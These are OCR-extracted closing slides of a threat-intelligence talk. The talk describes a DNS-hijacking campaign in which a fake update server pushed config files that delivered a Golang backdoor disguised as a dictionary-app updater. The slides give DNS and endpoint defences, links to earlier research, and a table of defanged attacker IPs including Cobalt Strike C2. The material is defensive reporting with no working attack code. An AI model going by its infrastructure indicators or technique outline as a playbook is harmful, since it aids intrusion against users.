
Beyond the Signpost

- The fake update server was likely distributing fake config files for the dictionary app.
- Finally, malware was downloaded from another host listed in the fake config file.




Landscape

- Our analysis revealed the full extent of the attacker's infrastructure.
- The attacker built a covert system to maintain control while staying hidden.
- This infrastructure can be reused to target other applications.



Attacker's Tenacity

- The attacker keeps testing new intrusion and persistence techniques.
- They use methods that blend into daily workflows for stealthy, long-term access.
- They are willing to build large, complex schemes to achieve their objectives.



03. Concerns & Measures

Is That Communication Really Safe?

- Hard to detect issues in unmanaged networks
  - Malware delivery via DNS hijacking is hard for users to notice.
  - With the normal DNS mechanism, there is no way for the resolver to verify whether the DNS response is legitimate or not.

- Home routers at home, public Wi-Fi in cafés
  - Any environment that uses DNS settings distributed by the router may be exposed to similar attacks.
    - In related cases, malware has been reported that intercepts traffic on the router and redirects it to attacker infrastructure.
      https://www.welivesecurity.com/en/eset-research/plushdaemon-compromises-network-devices-for-adversary-in-the-middle-attacks/

Limits Exist — Standing Still Is Not an Option

- Trusted DNS usage
  - Use internal DNS via full-tunnel VPN or thin-client environments.
  - Even in networks where settings are distributed by DHCP, prioritize specified DNS servers.

- Use protocols resistant to hijacking
  - When using public DNS, enforce DNS over TLS or DNS over HTTPS.

- Detect anomalies at the endpoint
  - It is difficult to recognize abnormalities in networks that are not under your control.
  - In the end, anomalies must be detected by endpoint mechanisms, such as EDR.

04. Conclusions

Conclusions

- By looking beyond the outcome of an incident and focusing on the underlying structure and the attacker's intent, we can uncover more general ways of thinking.
  These insights become the intelligence that helps us protect ourselves.

- Attackers seek to blend into our everyday workflows.
  We must therefore question whether the systems we rely on — even those considered "legitimate" — are truly safe.


ITOCHU Cyber & Intelligence Inc.
Thank you for your attention.


Appendix

A. Past explanatory materials

Date	Titles	details	Links
2023-09-28	Gifts from Tropical Pirates -New Dangerous Weapons Hidden in Email and Malware	Analysis of the initial vector and malware	https://blog-en.itochuci.co.jp/entry/2023/09/28/171001
2023-10-05	Unveiling activities of Tropic Trooper 2023: deep analysis of Xiangoop Loader and EntryShell payload	Same as above	https://www.virusbulletin.com/uploads/pdf/conference/vb2023/slides/Slides-Unveiling-Activities-of-Tropic-Trooper.pdf
2023-10-06	Sequel: Gifts from Tropical Pirates - Who is the Sender? Look for the Attacker Group	Same as above	https://blog-en.itochuci.co.jp/entry/2023/10/06/173200
2024-01-26	Dark Side of VSCode ~ How Attacker Abuse VSCode as RAT ~	Explanation of the distinctive methods used in the breach	https://jsac.jpcert.or.jp/archive/2024/pdf/JSAC2024_2_3_sasada_hazuru_en.pdf
2024-08-24	Pirates of The Nang Hai: Follow the Artifacts No One Knows	The evolution of malware used in attacks and an overall picture of the methods used in attacks	https://hitcon.org/2024/CMT/slides/Pirates_of_The_Nang_Hai_Follow_the_Artifacts_of_Tropic_Trooper,_No_One_Knows.pdf


B. IoCs obtained during the investigation

Network

IP	Details
39[.]101[.]207[.]15	• Malware Hosted
45[.]32[.]117[.]177	• Malware Hosted • CobaltStrike Beacon & Backdoor C2
149[.]28[.]129[.]74	• Malware Hosted • Fake Update Server
121[.]196[.]245[.]248	• Malicious DNS Server

C. Supporting evidence


Configuration information (.xml) distributed from the fake update server (excerpt)



In this case, a backdoor called ccint.exe written in Golang was distributed under the guise of an updater.

%ProgramData%¥Youdao¥DeskDict¥75f47ef791344d2148e2d0b63c867c92.xml

Revoked digital certificate used in backdoor (ccint.exe)



Analysis revealed that the exploit was being used to bypass the security check mechanism of the parent app of the parent process.